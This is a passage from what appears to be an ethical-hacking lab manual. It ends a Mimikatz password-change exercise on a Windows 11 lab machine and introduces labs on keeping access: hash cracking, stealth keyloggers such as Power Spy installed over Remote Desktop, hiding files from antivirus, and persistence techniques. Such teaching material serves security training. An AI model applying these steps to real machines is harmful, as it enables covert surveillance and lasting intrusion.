

* Packages *
NTLM-Strong-NTOWF
```


46. We can observe that the password of **Admin** is changed successfully and the new NTLM hash is displayed.
47. Now, check if the login password has changed for the target system (here, **Windows 11**).
48. Switch to the **Windows 11** virtual machine and lock the machine.
Note: If you are already logged in with **Admin** account sign out and sign-in again.
49. Click **Ctrl+Alt+Del**, by default, **Admin** user profile is selected, type **Pa\$\$w0rd** in the Password field and press **Enter** to login.



50. You can see that if we try to login with the old password (**Pa\$\$word**) we are getting error **The password is incorrect. Try again.**
51. Click **OK**, and login with **password** as a password which we have changed using mimikatz.

Module 06 – System Hacking



52. You will be able to login successfully using the changed password.
53. This concludes the demonstration of how to escalate privileges to gather Hashdump using Mimikatz.
54. Close all open windows and document all the acquired information.
55. Turn off the **Windows 11** and **Parrot Security** virtual machines.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☐ Yes	☒ No
Platform Supported	
☒ Classroom	☒ CyberQ



Maintain Remote Access and Hide Malicious Activities

Remote code execution techniques are various tactics that can be used to execute malicious code on a remote system and maintain access to the system.

Lab Scenario

As a professional ethical hacker or pen tester, the next step after gaining access and escalating privileges on the target system is to maintain access for further exploitation on the target system.

Now, you can remotely execute malicious applications such as keyloggers, spyware, backdoors, and other malicious programs to maintain access to the target system. You can hide malicious programs or files using methods such as rootkits, steganography, and NTFS data streams to maintain access to the target system.

Maintaining access will help you identify security flaws in the target system and monitor the employees' computer activities to check for any violation of company security policy. This will also help predict the effectiveness of additional security measures in strengthening and protecting information resources and systems from attack.

Lab Objectives

- User system monitoring and surveillance using Power Spy
- User system monitoring and surveillance using Spytech SpyAgent
- Hide files using NTFS streams
- Hide data using white space steganography
- Image steganography using OpenStego and StegOnline
- Maintain persistence by abusing boot or logon autostart execution
- Maintain domain persistence by exploiting Active Directory Objects
- Privilege escalation and maintain persistence using WMI
- Covert channels using Covert_TCP

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Windows Server 2022 virtual machine
- Windows Server 2019 virtual machine
- Parrot Security virtual machine
- Ubuntu virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 105 Minutes

Overview of Remote Access and Hiding Malicious Activities

Remote Access: Remote code execution techniques are often performed after initially compromising a system and further expanding access to remote systems present on the target network.

Discussed below are some of the remote code execution techniques:

- Exploitation for client execution
- Scheduled task
- Service execution
- Windows Management Instrumentation (WMI)
- Windows Remote Management (WinRM)

Hiding Files: Hiding files is the process of hiding malicious programs using methods such as rootkits, NTFS streams, and steganography techniques to prevent the malicious programs from being detected by protective applications such as Antivirus, Anti-malware, and Anti-spyware applications that may be installed on the target system. This helps in maintaining future access to the target system as a hidden malicious file provides direct access to the target system without the victim's consent.

Lab Tasks

Task 1: User System Monitoring and Surveillance using Power Spy

Today, employees are given access to a wide array of electronic communication equipment. Email, instant messaging, global positioning systems, telephone systems, and video cameras have given employers new ways to monitor the conduct and performance of their employees.

Many employees are provided with a laptop computer and mobile phone that they can take home and use for business outside the workplace. Whether an employee can reasonably expect privacy when using such company-supplied equipment depends, in large part, on the security policy that the employer has put in place and made known to employees.

Employee monitoring allows organizations to monitor employee activities and engagement with workplace-related tasks. An organization using employee monitoring can measure employee productivity and ensure security.

New technologies allow employers to check whether employees are wasting time on recreational websites or sending unprofessional emails. At the same time, organizations should be aware of local laws, so their legitimate business interests do not become an unacceptable invasion of worker privacy. Before deploying an employee monitoring program, you should clarify the terms of the acceptable and unacceptable use of corporate resources during working hours, and develop a comprehensive acceptable use policy (AUP) that staff must agree to.

Power Spy is a computer activity monitoring software that allows you to secretly log all users on a PC while they are unaware. After the software is installed on the PC, you can remotely receive log reports on any device via email or FTP. You can check these reports as soon as you receive them or at any convenient time. You can also directly check logs using the log viewer on the monitored PC.

Here, we will perform user system monitoring and surveillance using Power Spy.

Note: Here, we will use **Windows Server 2022** as the host machine and **Windows Server 2019** as the target machine. We will first establish a remote connection with the target machine and later install keylogger spyware (Here, **Power Spy**) to capture the keystrokes and monitor other user activities.

There are several key points to keep in mind:

- This task only works if the target machine is turned **ON**
- You have learned how to escalate privileges in the earlier lab and will use the same technique here to escalate privileges, and then dump the password hashes
- On obtaining the hashes, you will use a password-cracking application such as Responder to obtain plain text passwords
- Once you have the passwords, establish a Remote Desktop Connection as the attacker; install keylogger tools (such as Power Spy) and leave them in stealth mode
- The next task will be to log on to the machine as a legitimate user, and, as the victim, perform user activities as though you are unaware of the application tracking your activities
- After completing some activities, you will again establish a **Remote Desktop Connection** as an attacker, bring the application out of stealth mode, and monitor the activities performed on the machine by the victim (you)

